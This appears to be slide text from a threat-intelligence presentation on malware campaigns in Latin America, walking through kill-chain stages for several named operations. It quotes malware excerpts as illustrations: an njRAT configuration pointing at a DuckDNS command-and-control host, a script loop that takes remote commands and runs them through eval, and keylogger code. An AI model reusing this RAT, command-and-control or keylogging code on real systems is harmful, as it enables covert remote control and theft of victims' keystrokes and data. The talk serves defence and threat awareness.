
Delivery

Exploitation & Installation


Command and control

Actions on objectives

- Targeted users: Enterprise and government sectors
- Deep understanding of potential victims



Example of a compressed archive that might received a victim



Discordia
2022

TUT in LATAM

Reconnaissance

Weaponization


Delivery

Exploitation & Installation

Command and control

Actions on objectives

- RATs the preferred type of malware
- Abuse of free file-hosting services such as Google Drive or One Drive
- Misuse of services like Discord and Archive.org



TUT in LATAM

Reconnaissance

Weaponization



Delivery

Exploitation & Installation

Command and control

Actions on objectives

- The main mechanism used is **email**
- Campaigns are highly localized in different countries and impersonate recognized entities in each territory



Absolute
2022



Bandidos
2021

TUT in LATAM

Reconnaissance

Weaponization

Delivery

Exploitation & Installation

Command and control

Actions on objectives

- Abuse of DDNS services, with DuckDNS and No-IP

```
// Token: 0x04000001 RID: 1
public static string host = "marzo1.duckdns.org";

// Token: 0x04000002 RID: 2
public static string port = "4433";


// Token: 0x04000003 RID: 3
public static string registryName = "186c22d3f2364c548";

// Token: 0x04000004 RID: 4
public static string splitter = "@!#&^%$";

// Token: 0x04000005 RID: 5
public static string victimName = "T118Ti8DQVQ=";

// Token: 0x04000006 RID: 6
public static string version = "0.7NC";

// Token: 0x04000007 RID: 7
public static Mutex stubMutex = null;
```



Discordia
2022

Example of a njRAT configuration seeing in one of the samples

```
while (true) {
    try {
        install();
        v_response_from_C2 = "";
        v_response_from_C2 = post("is-ready", "");
        cmd = v_response_from_C2["split"](v_pipe_separator);
        WScript.Echo(cmd);
        switch (cmd[0]) {
            case "disconnect":
                WScript["quit"]();
                break;
            case "reboot":
                v_wscript_shell["run"]("%comspec% /c shutdown /r /t 0 /f", 0, true);
                break;
            case "shutdown":
                v_wscript_shell["run"]("%comspec% /c shutdown /s /t 0 /f", 0, true);
                break;
            case "execute":
                param = cmd[1];
                eval(param);
                break;
            case "install-sdk":
                if (v_filesys_object["fileExists"](v_python_malwarepath)) {
                    update_status_cnc("SDK+Already+Installed");
                } else {
                    installsdk();
                }
                break;
            case "remove-sdk":
                if (v_filesys_object["fileExists"](v_persistence_path + "wshsdk.zip")) {
                    v_filesys_object["deleteFile"](v_persistence_path + "wshsdk.zip");
                }
                break;
        }
    } catch (e) {
        //
    }
}
```



Maggots
2021

Malwares main logic, manipulated a command received from viernes9.duckdns.org

Reconnaissance

Weaponization

Delivery

Exploitation & Installation

Command and control

Actions on objectives

- Steal personal and financial information.

```
checked
{
  string result;
  try
  {
    if (k == Keys.Delete || k == Keys.Back)
    {
      result = "[" + k.ToString() + "];";
    }
    else if (k == Keys.LShiftKey || k == Keys.RShiftKey || k == Keys.Shift || k == Keys.ShiftKey || k == Keys.Control || k == Keys.ControlKey || k == Keys.RControlKey || k ==
    Keys.LControlKey || k == Keys.Alt || k == Keys.F1 || k == Keys.F2 || k == Keys.F3 || k == Keys.F4 || k == Keys.F5 || k == Keys.F6 || k == Keys.F7 || k == Keys.F8 || k ==
    Keys.F9 || k == Keys.F10 || k == Keys.F11 || k == Keys.F12 || k == Keys.End)
    {
      result = "";
    }
    else if (k == Keys.Space)
    {
      result = " ";
    }
    else if (k == Keys.Return || k == Keys.Return)
    {
      if (this.Logs.EndsWith("[ENTER]\r\n"))
      {
        result = "";
      }
      else
      {
        result = "[ENTER]\r\n";
      }
    }
    else if (k == Keys.Tab)
    {
      result = "[TAB]\r\n";
    }
    else if (flag)
    {
      result = Keylogger.VKCodeToUnicode((uint)k).ToUpper();
    }
    else
    {
      result = Keylogger.VKCodeToUnicode((uint)k);
    }
  }
}
```



Poisoned
2021

Example of a njRAT configuration seeing in one of the samples

Exceptions to the rule



Operation Jacana

- ✔ Year 2023
- ✔ Government entity in Guyana
- ✔ Specially crafted emails based on geopolitical situation
- ✔ Lateral movement across the victim's network
- ✔ Undocumented malware that we have named DinodasRAT, written in C++
- ✔ More like a cyber espionage operation



New generation of bankers?

- ✔ Year +2021
- ✔ Developed with Microsoft .NET framework instead of Delphi
- ✔ At least two new families documented since 2021
- ✔ The traditional operators are testing different programming languages or that new operators may be appearing with their own toolsets?

Conclusions

Conclusions

- ✔ Obtain financial profit from the operations
- ✔ Changing their techniques
- ✔ More than one group
- ✔ Improve cybersecurity defenses



Thank you.

Questions?